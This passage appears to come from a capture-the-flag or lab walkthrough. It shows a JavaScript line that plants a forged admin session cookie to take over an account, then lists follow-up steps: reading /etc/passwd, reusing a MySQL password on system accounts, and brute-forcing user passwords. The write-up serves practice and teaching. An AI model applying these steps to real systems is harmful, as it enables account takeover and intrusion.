document.cookie='nexus_session=eyJ1c2VyX2lkIjogMSwgInVzZXJuYW1lIjogImxhdXJhLmhheWVzIiwgInJvbGUiOiAiYWRtaW4ifQ==.2d1632df0b5a19cc9a8db3b2e72e612b0110c4e4aaed1265006b8c0bc73f6834'
and reloaded the page.


The rest would be the same:
- Check users in
/etc/passwd - Try the MySQL password with the system users
- If that doesn’t work (it does), try brute-forcing site users’ passwords and checking whether they work with system users.